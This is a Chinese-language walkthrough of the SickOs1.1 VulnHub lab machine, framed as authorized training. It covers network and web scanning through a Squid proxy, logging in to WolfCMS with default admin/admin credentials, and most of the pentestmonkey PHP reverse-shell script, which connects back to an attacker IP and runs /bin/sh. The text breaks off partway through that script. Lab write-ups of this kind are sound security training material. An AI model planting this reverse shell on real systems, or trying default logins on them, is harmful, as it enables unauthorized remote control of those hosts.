免责声明:本文记录的是 SickOs1.1 渗透测试靶机 的解题过程,所有操作均在 本地授权环境 中进行。内容仅供 网络安全学习与防护研究 使用,请勿用于任何非法用途。读者应遵守《网络安全法》及相关法律法规,自觉维护网络空间安全。
环境:
https://download.vulnhub.com/sickos/sick0s1.1.7z一、信息收集
1、探测目标IP地址
arp-scan -l #探测当前网段的所有ip地址┌──(root㉿kali)-[~]
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:24:a4:df, IPv4: 192.168.0.5
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.0.1 00:50:56:c0:00:08 VMware, Inc.
192.168.0.2 00:50:56:f2:cf:16 VMware, Inc.
192.168.0.102 00:0c:29:0e:f1:d2 VMware, Inc.
192.168.0.254 00:50:56:fb:1e:7a VMware, Inc.
8 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.084 seconds (122.84 hosts/sec). 4 responded
nmap -sP 192.168.0.102/24┌──(root㉿kali)-[~]
└─# nmap -sP 192.168.0.102/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-02 08:53 EDT
Nmap scan report for 192.168.0.1
Host is up (0.00030s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.0.2
Host is up (0.000083s latency).
MAC Address: 00:50:56:F2:CF:16 (VMware)
Nmap scan report for 192.168.0.102
Host is up (0.00027s latency).
MAC Address: 00:0C:29:0E:F1:D2 (VMware)
Nmap scan report for 192.168.0.254
Host is up (0.000061s latency).
MAC Address: 00:50:56:FB:1E:7A (VMware)
Nmap scan report for 192.168.0.5
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.33 seconds目标IP:192.168.0.1022、探测目标IP开放端口
nmap -sV -p- -A 192.168.0.102┌──(root㉿kali)-[~]
└─# nmap -sV -p- -A 192.168.0.102
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-02 08:53 EDT
Nmap scan report for 192.168.0.102
Host is up (0.00028s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 5.9p1 Debian 5ubuntu1.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 1024 09:3d:29:a0:da:48:14:c1:65:14:1e:6a:6c:37:04:09 (DSA)
| 2048 84:63:e9:a8:8e:99:33:48:db:f6:d5:81:ab:f2:08:ec (RSA)
|_ 256 51:f6:eb:09:f6:b3:e6:91:ae:36:37:0c:c8:ee:34:27 (ECDSA)
3128/tcp open http-proxy Squid http proxy 3.1.19
|_http-server-header: squid/3.1.19
|_http-title: ERROR: The requested URL could not be retrieved
8080/tcp closed http-proxy
MAC Address: 00:0C:29:0E:F1:D2 (VMware)
Aggressive OS guesses: Linux 3.2 - 4.14 (95%), Linux 3.8 - 3.16 (95%), Linux 3.10 - 4.11 (92%), Linux 3.13 - 4.4 (92%), Linux 3.13 (91%), OpenWrt Chaos Calmer 15.05 (Linux 3.18) or Designated Driver (Linux 4.1 or 4.4) (91%), Linux 4.10 (91%), Android 5.0 - 6.0.1 (Linux 3.4) (91%), Android 8 - 9 (Linux 3.18 - 4.4) (91%), Linux 3.2 - 3.10 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE
HOP RTT ADDRESS
1 0.28 ms 192.168.0.102
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 139.65 seconds端口:22,31283、网页信息收集

可以看到3128端口是作为代理使用的,因为squid是代理服务器的,所以想访问80端口必须走3128端口代理
192.168.0.102:80
4、使用域名扫描工具-使用nikto进行扫描
nikto -h http://192.168.0.102/ -useproxy http://192.168.0.102:3128

-h 扫描域名
-useproxy 使用代理扫描┌──(root㉿kali)-[~]
└─# nikto -h http://192.168.0.102/ -useproxy http://192.168.0.102:3128
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP: 192.168.0.102
+ Target Hostname: 192.168.0.102
+ Target Port: 80
+ Proxy: 192.168.0.102:3128
+ Start Time: 2025-10-02 08:57:46 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.2.22 (Ubuntu)
+ /: Retrieved via header: 1.0 localhost (squid/3.1.19).
+ /: Retrieved x-powered-by header: PHP/5.3.10-1ubuntu3.21.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: Uncommon header 'x-cache-lookup' found, with contents: MISS from localhost:3128.
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /robots.txt: Server may leak inodes via ETags, header found with file /robots.txt, inode: 265381, size: 45, mtime: Fri Dec 4 19:35:02 2015. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ : Server banner changed from 'Apache/2.2.22 (Ubuntu)' to 'squid/3.1.19'.
+ /: Uncommon header 'x-squid-error' found, with contents: ERR_INVALID_URL 0.
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /cgi-bin/status: Uncommon header '93e4r0-cve-2014-6271' found, with contents: true.
+ /cgi-bin/status: Site appears vulnerable to the 'shellshock' vulnerability. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8912 requests: 2 error(s) and 20 item(s) reported on remote host
+ End Time: 2025-10-02 08:58:45 (GMT-4) (59 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested5、访问扫描出来的文件
http://192.168.0.102/robots.txtUser-agent: *
Disallow: /
Dissalow: /wolfcms
访问新扫出来的路径
http://192.168.0.102/wolfcms
6、查看当前页面指纹
192.168.0.102/wolfcms/
发现CMS为wolfcms7、扫描目录
因为我们这个是走代理才访问成功,使用我们不使用dirsearch工具,转试用dirb工具,因为可以指定代理选项。
dirb http://192.168.0.102 -p http://192.168.0.102:3128┌──(root㉿kali)-[~]
└─# dirb http://192.168.0.102 -p http://192.168.0.102:3128
-----------------
DIRB v2.22
By The Dark Raver
-----------------
START_TIME: Thu Oct 2 08:59:41 2025
URL_BASE: http://192.168.0.102/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
PROXY: http://192.168.0.102:3128
-----------------
GENERATED WORDS: 4612
---- Scanning URL: http://192.168.0.102/ ----
+ http://192.168.0.102/cgi-bin/ (CODE:403|SIZE:289)
+ http://192.168.0.102/connect (CODE:200|SIZE:109)
+ http://192.168.0.102/index (CODE:200|SIZE:21)
+ http://192.168.0.102/index.php (CODE:200|SIZE:21)
+ http://192.168.0.102/robots (CODE:200|SIZE:45)
+ http://192.168.0.102/robots.txt (CODE:200|SIZE:45)
+ http://192.168.0.102/server-status (CODE:403|SIZE:294)
-----------------
END_TIME: Thu Oct 2 08:59:44 2025
DOWNLOADED: 4612 - FOUND: 7二、漏洞利用(msf)
1、搜索Wolf cms后台访问路径,发现wolf cms的管理后台在wolfcms/?/admin路径下
http://192.168.0.102/wolfcms/?/admin
2、成功获取后台登陆地址,但是需要账号密码,直接弱口令登入成功
admin/admin3、使用kali自带的php木马进行反弹shell,进入目录,将php-reverse-shell.php下载到桌面上
cd /usr/share/webshells/php
cp php-reverse-shell.php /root
cd /root && mv php-reverse-shell.php Testshell.php<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. The author accepts no liability
// for damage caused by this tool. If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. If these terms are not acceptable to
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// -----------
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
set_time_limit (0);
$VERSION = "1.0";
$ip = 'kali ip'; // CHANGE THIS
$port = 监听端口; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
//
// Daemonise ourself if possible to avoid zombies later
//
// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try...
if (function_exists('pcntl_fork')) {
// Fork and have the parent process exit
$pid = pcntl_fork();
if ($pid == -1) {
printit("ERROR: Can't fork");
exit(1);
}
if ($pid) {
exit(0); // Parent exits
}
// Make the current process a session leader
// Will only succeed if we forked
if (posix_setsid() == -1) {
printit("Error: Can't setsid()");
exit(1);
}
$daemon = 1;
} else {
printit("WARNING: Failed to daemonise. This is quite common and not fatal.");
}
// Change to a safe directory
chdir("/");
// Remove any umask we inherited
umask(0);
//
// Do the reverse shell...
//
// Open reverse connection
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
printit("$errstr ($errno)");
exit(1);
}
// Spawn shell process
$descriptorspec = array(
0 => array("pipe", "r"), // stdin is a pipe that the child will read from
1 => array("pipe", "w"), // stdout is a pipe that the child will write to
2 => array("pipe", "w") // stderr is a pipe that the child will write to
);
$process = proc_open($shell, $descriptorspec, $pipes);
if (!is_resource($process)) {
printit("ERROR: Can't spawn shell");
exit(1);
}
// Set everything to non-blocking
// Reason: Occsionally reads will block, even though stream_select tells us they won't
stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);
printit("Successfully opened reverse shell to $ip:$port");
while (1) {
// Check for end of TCP connection
if (feof($sock)) {
printit("ERROR: Shell connection terminated");
break;
}
// Check for end of STDOUT
if (feof($pipes[1])) {
printit("ERROR: Shell process terminated");
break;
}
// Wait until a command is end down $sock, or some
// command output is available on STDOUT or STDERR
$read_a = array($sock, $pipes[1], $pipes[2]);
$num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);
// If we can read from the TCP socket, send
